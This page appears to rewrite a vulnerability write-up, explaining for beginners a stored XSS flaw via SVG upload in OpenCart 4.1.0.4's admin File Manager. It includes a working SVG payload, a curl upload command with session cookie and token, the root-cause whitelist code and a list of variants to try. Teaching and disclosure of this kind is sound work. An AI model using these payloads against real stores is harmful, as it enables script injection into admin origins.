Stored XSS via SVG File Upload in OpenCart 4.1.0.4
The OpenCart back-office file manager allowed SVG files to be uploaded because both the extension and MIME-type whitelists explicitly included SVG, and the uploaded file was then served directly from the web root without any content inspection. An attacker with an admin session could upload an SVG containing script that executes in the browser of anyone who opens the file's URL, in the same origin as the admin panel.

medium.com
Published on medium.com
Cybersecurity
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
OpenCart is an open source e-commerce platform. According to W3Techs figures cited in the write-up, as of July 2026 it held roughly 2.0% of the e-commerce systems W3Techs monitors, 0.3% of all websites and 0.5% of the CMS market by their methodology. The same source puts WooCommerce at 48.4%, Shopify at 31.2% and PrestaShop at 2.9%. BuiltWith is quoted as identifying more than 192,000 live OpenCart sites, with more than 753,000 further sites historically detected using it.
The feature at issue is the back-office File Manager, which lets an administrator upload images into the image/catalog/ directory inside the web root. The write-up targets OpenCart 4.1.0.4.
Setup
The only precondition stated is an active administrator session holding the modify common/filemanager permission, which the write-up says is granted by default to the Administrator group. The proof of concept is run against a local instance at http://localhost, using curl with the session cookie and the user_token parameter that OpenCart's admin routes require.
Finding it
The researcher's starting observation is a design decision: SVG is treated as a passive raster image and placed in the same whitelist bucket as JPG, PNG and GIF. SVG is an XML-based vector format that can carry script, so admitting it alongside raster formats creates a gap that neither of the two validations closes. Both checks are whitelists that explicitly allow the dangerous format rather than excluding it, so both are trivially satisfied by an SVG upload.

Exploitation
Step 1: create the payload file

A minimal SVG is written to /tmp/xss.svg. The script is carried in an onload attribute on the root <svg> element, and a red rectangle is drawn so the file also renders as an image:
cat > /tmp/xss.svg <<'SVG'
<svg xmlns="http://www.w3.org/2000/svg" onload="alert(document.domain)">
  <rect width="200" height="200" style="fill:red"/>
</svg>
SVG
Step 2: upload it through the File Manager
The file is posted to the File Manager upload route with the admin session cookie (OCSESSID) and the user_token, and the multipart part is given the MIME type image/svg+xml so that it matches the MIME whitelist:
curl -s -b "OCSESSID=$SID" \
  "http://localhost/admin/index.php?route=common/filemanager.upload&user_token=$TOKEN" \
  -F 'file[]=@/tmp/xss.svg;type=image/svg+xml'
The extension .svg satisfies the extension whitelist and the declared type satisfies the MIME whitelist, so the upload is accepted and the file lands in image/catalog/.
Step 3: visit the served file
The file is then reachable as a static resource at:
http://localhost/image/catalog/xss.svg
When that URL is opened, or when the file is opened through a link from the File Manager or a product details page, alert(document.domain) executes in the same origin as the admin panel.
Root cause
The File Manager validates uploads with two whitelists only, one for extensions and one for MIME types, and both explicitly contain the SVG format:
$allowed = [ 'ico', 'jpg', 'jpeg', 'png', 'gif', 'webp', 'svg' ];$allowed = [ 'image/x-icon', 'image/jpeg', 'image/pjpeg', 'image/png', 'image/x-png', 'image/gif', 'image/webp', 'image/svg+xml' ];
Once both checks pass, the file is moved with no content inspection at all:
move_uploaded_file($file['tmp_name'], $directory . $filename);
In the list() method, the href handed to the browser points straight at the raw file in the web root rather than at a processed thumbnail:
'href' => HTTP_CATALOG . 'image/catalog/' . oc_substr($path, oc_strlen($base)),
Because the file is served by Apache or Nginx as a static resource, it never passes through OpenCart's PHP pipeline, so no application layer handles or sanitises it again. The whitelists explicitly allow the dangerous format rather than excluding it, and the file is then served verbatim.
Impact
An attacker who already holds an administrator session with the modify common/filemanager permission can store script that runs in the origin of the admin panel whenever the uploaded file is visited, whether directly by URL or through a link from the File Manager or a product details page. The write-up does not describe any path for reaching the upload without an authenticated administrator session.
Fix
The write-up does not describe a code change. It records that the advisory was closed by an OpenCart maintainer, and links to a forum thread at https://forum.opencart.com/viewtopic.php?t=236853.

Well… at least they were honest. 😂

Variants to test
- Upload an SVG carrying
<script>rather than anonloadattribute, and request it directly. A positive result is script execution in the origin that serves the upload directory. - Upload an SVG with a different extension that still maps to an SVG handler on the server, such as
.svgz, and request it. A positive result is the same execution with the file accepted by the extension check. - Send an SVG body with a raster MIME type such as
image/pngand see whether the server sniffs the content and serves it as XML. A positive result is execution despite the declared type. - Repeat the upload against other file managers that share the same whitelist pattern, for example product image or category image uploads. A positive result is a stored file in a web-served directory that executes when opened.
- Check whether the upload directory can be reached without an authenticated session, for example by requesting a known uploaded filename from an unauthenticated client. A positive result is the file being served to anyone, which turns the stored script into a link an attacker can send to a victim.
What happened, in plain words
OpenCart is a program that lets a shop owner run an online store. Like most store software, it has two sides: the shop that customers see, and a private "back office" where the owner manages products, orders and pictures. That back office is called the admin panel, and only people who log in with an administrator account can use it.
Inside the admin panel there is a File Manager. It is a small tool for uploading pictures, for example product photos, so they can be shown in the shop. The researcher found that this File Manager accepts a file type called SVG, and that an SVG file can carry a small piece of code. When someone later opens that file in a browser, the code runs. Because the file sits on the same website as the admin panel, the code runs with the admin panel's identity. This kind of bug is called stored cross-site scripting, or stored XSS: "stored" because the harmful file is saved on the server, and "scripting" because a script runs in the victim's browser.
The write-up targets OpenCart version 4.1.0.4. The researcher needed an administrator login to upload the file, so this is not a bug that a random visitor can trigger on their own. It matters because an attacker who gets hold of an admin session can leave a file behind that runs code whenever it is opened.
How common OpenCart is
Before the technical part, the write-up gives some context on how widely OpenCart is used. According to W3Techs, as of July 2026, OpenCart represents approximately:
- 2.0% of the e-commerce systems monitored by W3Techs.
- 0.3% of all websites.
- 0.5% of the CMS market, according to their methodology.
For comparison, the same source reports approximately:
| Platform | Share of e-commerce systems |
|---|---|
| WooCommerce | 48.4% |
| Shopify | 31.2% |
| PrestaShop | 2.9% |
| OpenCart | 2.0% |
These are the platforms with more than 1% market share among e-commerce systems. The write-up also quotes BuiltWith as identifying more than 192,000 live websites using OpenCart, with more than 753,000 additional websites historically detected using the platform.
Why does this matter to a beginner? Because a bug in a widely used program reaches many shops at once. A small percentage of a very large number of websites is still a large number of websites.
The starting point: a design decision
The researcher's first observation is not a line of code but a design choice. The File Manager keeps a list of file types it will accept, and SVG is on that list, sitting in the same group as JPG, PNG and GIF.
To understand why that is a problem, you need to know what these formats are. JPG, PNG and GIF are raster image formats: they store a grid of coloured dots (pixels). A browser displays them and nothing else happens. They cannot carry instructions.
SVG is different. It is an XML-based vector format. "XML" is a way of writing structured text with tags, like <rect> or <svg>, and "vector" means the picture is described by shapes and coordinates rather than dots. That description can include script, which is a small program the browser will run. So an SVG is not just a picture; it is a small document that a browser interprets.
Putting SVG in the same bucket as JPG, PNG and GIF means the File Manager treats an active document as if it were a passive picture. The write-up describes this as a security gap that both validations (extension and MIME type) fail to address, because both are trivially satisfied: they act as whitelists that explicitly allow the dangerous format rather than excluding it.
Two words there need explaining. A whitelist is a list of things that are allowed; anything not on the list is refused. The opposite, a blacklist, lists things that are forbidden. A MIME type is a short label that says what kind of content a file is, for example image/png for a PNG picture or image/svg+xml for an SVG. Browsers and servers use these labels to decide how to handle a file.
What you need before trying it
The only precondition stated in the write-up is an active administrator session holding the modify common/filemanager permission. A session is what a website remembers about you after you log in: the server gives your browser a small piece of data, often called a cookie, and your browser sends it back with every request so the server knows who you are. A permission is a rule about what an account is allowed to do. The write-up says this particular permission is granted by default to the Administrator group, meaning a normal administrator account already has it.
The proof of concept is run against a local instance at http://localhost. "Local" means the OpenCart copy is installed on the researcher's own computer rather than on the internet, and localhost is the name a computer uses to refer to itself. This is a safe way to test: nothing is touched on a real shop.
The tool used is curl, a command-line program that sends requests to a web server and prints the response. Think of it as a browser without a window: it fetches a page or submits a form, but you drive it by typing commands. The write-up uses curl with the session cookie and the user_token parameter that OpenCart's admin routes require. A token here is a random string the server expects alongside the cookie, an extra proof that the request really comes from the logged-in admin. The $SID and $TOKEN in the commands are placeholders for those two values.
Step 1: create the payload file
A payload is the piece of content that does the harmful thing. Here it is a tiny SVG file written to /tmp/xss.svg. /tmp is a temporary folder on a Linux or macOS computer.
cat > /tmp/xss.svg <<'SVG'
<svg xmlns="http://www.w3.org/2000/svg" onload="alert(document.domain)">
  <rect width="200" height="200" style="fill:red"/>
</svg>
SVG
Line by line:
cat > /tmp/xss.svg <<'SVG'starts writing a file at/tmp/xss.svg.catnormally prints a file's contents; with>it writes instead. The<<'SVG'part tells the shell to keep reading lines until it sees a line that says onlySVG, and to put those lines into the file. This is called a heredoc, and it saves you from having to escape special characters.<svg xmlns="http://www.w3.org/2000/svg" onload="alert(document.domain)">opens the SVG document.xmlnsdeclares the XML namespace, which tells the browser this is standard SVG. The important part isonload="alert(document.domain)":onloadis an event attribute, meaning "when this element has finished loading, do the following". The following isalert(document.domain), a JavaScript instruction that shows a pop-up box containing the domain of the page.document.domainis the website address the page belongs to.<rect width="200" height="200" style="fill:red"/>draws a red rectangle 200 by 200 units. This is there so the file also looks like an image when opened; a payload that renders as a picture is less suspicious.</svg>closes the document, and the finalSVGline ends the heredoc.
Why this step? Because the attack needs a file that is both a valid image and a valid script. The rectangle makes it an image; the onload attribute makes it a script.
Step 2: upload it through the File Manager
The file is then posted to the File Manager upload route with the admin session cookie (OCSESSID) and the user_token. A route is the part of a URL that tells the application which function to run, here common/filemanager.upload. The multipart part is given the MIME type image/svg+xml so that it matches the MIME whitelist.
curl -s -b "OCSESSID=$SID" \
  "http://localhost/admin/index.php?route=common/filemanager.upload&user_token=$TOKEN" \
  -F 'file[]=@/tmp/xss.svg;type=image/svg+xml'
Line by line:
curl -sruns curl quietly;-shides the progress meter so the output is easier to read.-b "OCSESSID=$SID"sends a cookie namedOCSESSIDwith the value stored in the shell variableSID. This is the admin session cookie: it is how the server recognises that the request comes from a logged-in administrator.- The URL
http://localhost/admin/index.php?route=common/filemanager.upload&user_token=$TOKENpoints at the admin area on the local copy. Therouteparameter selects the upload function, anduser_tokencarries the extra token the admin routes require. -F 'file[]=@/tmp/xss.svg;type=image/svg+xml'sends a form field namedfile[]whose content is the local file/tmp/xss.svg. The@means "read this file from disk". The;type=image/svg+xmlpart sets the declared MIME type to SVG. The[]in the field name is a common convention for sending a list of files.
Why this step? Because the File Manager is the door into the server. The upload request has to look exactly like the one the admin panel's own upload form would send: same route, same cookie, same token, same declared type. The extension .svg satisfies the extension whitelist and the declared type satisfies the MIME whitelist, so the upload is accepted and the file lands in image/catalog/.
Step 3: visit the served file
The uploaded file is then reachable as a static resource at:
http://localhost/image/catalog/xss.svg
A static resource is a file the web server hands out as-is, without running it through the application's code first. When that URL is opened, or when the file is opened through a link from the File Manager or a product details page, alert(document.domain) executes in the same origin as the admin panel.
Origin is a key idea. A browser groups a website by scheme, host and port, for example http, localhost and the default port. Code from one origin can read and act on pages from the same origin, but not on pages from a different one. Because the uploaded file is served from the same host as the admin panel, the script inside it runs with the admin panel's origin, which is why the pop-up shows the admin domain.
Root cause
The File Manager validates uploads with two whitelists only, one for extensions and one for MIME types, and both explicitly contain the SVG format:
$allowed = [ 'ico', 'jpg', 'jpeg', 'png', 'gif', 'webp', 'svg' ];$allowed = [ 'image/x-icon', 'image/jpeg', 'image/pjpeg', 'image/png', 'image/x-png', 'image/gif', 'image/webp', 'image/svg+xml' ];
This is PHP code, the language OpenCart is written in. $allowed is a variable holding a list (an array) of accepted values. The first list holds file extensions: the letters after the last dot in a filename, such as .jpg. The second holds MIME types. Notice that svg and image/svg+xml are both present. The check is not "is this file safe?" but "is this file on the list?", and the dangerous format is on the list.
Once both checks pass, the file is moved with no content inspection at all:
move_uploaded_file($file['tmp_name'], $directory . $filename);
move_uploaded_file is a PHP function that takes a file the server received temporarily ($file['tmp_name']) and moves it to its final place, built from the target directory ($directory) and the chosen name ($filename). The dot in $directory . $filename joins the two strings together. There is no step that opens the file and looks inside it, so nothing notices the script.
In the list() method, the href handed to the browser points straight at the raw file in the web root rather than at a processed thumbnail:
'href' => HTTP_CATALOG . 'image/catalog/' . oc_substr($path, oc_strlen($base)),
A method is a named block of code that does one job; list() is the one that builds the list of files shown in the File Manager. href is the address a link points to. HTTP_CATALOG is a constant holding the shop's base address, and the rest builds the path to the file inside image/catalog/. oc_substr and oc_strlen are OpenCart's own helpers for cutting and measuring text. The point is that the link goes to the original file, not to a resized copy.
Because the file is served by Apache or Nginx as a static resource, it never passes through OpenCart's PHP pipeline, so no application layer handles or sanitises it again. Apache and Nginx are web servers: programs whose job is to answer browser requests, either by running application code or by handing back a file from disk. The whitelists therefore do exactly what they were written to do, and that is the problem: they admit an active XML format into a directory that is served verbatim.
What an attacker could do with it
An attacker who already holds an administrator session with the modify common/filemanager permission can store script that runs in the origin of the admin panel whenever the uploaded file is visited, whether directly by URL or through a link from the File Manager or a product details page.
The write-up does not describe any path for reaching the upload without an authenticated administrator session. Social engineering means tricking a person rather than breaking a system: a fake login page, a convincing email, a message that persuades someone to hand over their password. Chaining means using one small flaw to reach another, so that together they do more than either alone.
Was it fixed?
The write-up does not describe a code change. It records that the advisory was closed by an OpenCart maintainer, and links to a forum thread at https://forum.opencart.com/viewtopic.php?t=236853.
Well… at least they were honest. 😂
Things worth testing next
These are variations a beginner can try on their own test copy, each with a clear sign of success:
- Upload an SVG carrying
<script>rather than anonloadattribute, and request it directly. A positive result is script execution in the origin that serves the upload directory. - Upload an SVG with a different extension that still maps to an SVG handler on the server, such as
.svgz, and request it. A positive result is the same execution with the file accepted by the extension check. - Send an SVG body with a raster MIME type such as
image/pngand see whether the server sniffs the content and serves it as XML. Sniffing means the server ignores the declared label and guesses the real type from the content. A positive result is execution despite the declared type. - Repeat the upload against other file managers that share the same whitelist pattern, for example product image or category image uploads. A positive result is a stored file in a web-served directory that executes when opened.
- Check whether the upload directory can be reached without an authenticated session, for example by requesting a known uploaded filename from an unauthenticated client. A positive result is the file being served to anyone, which turns the stored script into a link an attacker can send to a victim.
Glossary
- Admin panel: the private part of a shop website where an administrator manages products, orders and files.
- Advisory: a formal notice describing a security problem, usually sent to the software's maintainers.
- Apache / Nginx: web server programs that answer browser requests, either by running application code or by returning files from disk.
- Array: an ordered list of values in a programming language.
- CMS: content management system, software for building and running a website.
- Cookie: a small piece of data a website stores in your browser and receives back on each request, often used to remember that you are logged in.
- Cross-site scripting (XSS): a bug where an attacker gets script to run in another user's browser on a website's origin. "Stored" means the harmful content is saved on the server.
- curl: a command-line program that sends requests to a web server, like a browser without a window.
- Extension: the letters after the last dot in a filename, such as
.jpg, which hint at the file type. - File Manager: the tool in OpenCart's admin panel for uploading and browsing files such as images.
- Heredoc: a shell feature for writing several lines of text into a file or command without escaping special characters.
- href: the address a link points to.
- JavaScript: the programming language browsers run to make pages interactive.
- localhost: the name a computer uses to refer to itself.
- Method: a named block of code that performs one job.
- MIME type: a short label saying what kind of content something is, such as
image/pngorimage/svg+xml. - Multipart: a way of sending a form that includes files, splitting the request into labelled parts.
- Origin: the combination of scheme, host and port that a browser uses to decide which pages may interact with each other.
- Payload: the content that carries out the harmful action.
- Permission: a rule about what a logged-in account is allowed to do.
- PHP: the programming language OpenCart is written in.
- Raster image: a picture stored as a grid of coloured dots, such as JPG, PNG or GIF.
- Route: the part of a URL that tells the application which function to run.
- Session: the state a website keeps about you after you log in, usually tied to a cookie.
- Sniffing: a server guessing a file's real type from its content instead of trusting the declared label.
- Social engineering: tricking a person into giving access, rather than breaking a system technically.
- Static resource: a file the web server returns as-is, without running it through the application's code.
- Stored XSS: cross-site scripting where the harmful content is saved on the server and runs when someone later opens it.
- SVG: an XML-based vector image format that can describe shapes and can also carry script.
- Token: a random string a server expects alongside a session, as extra proof that a request comes from the logged-in user.
- Vector image: a picture described by shapes and coordinates rather than dots.
- Web root: the folder on the server whose contents are reachable from the website's address.
- Whitelist: a list of things that are allowed; anything not on the list is refused.
- XML: a way of writing structured text using tags, used by formats such as SVG.



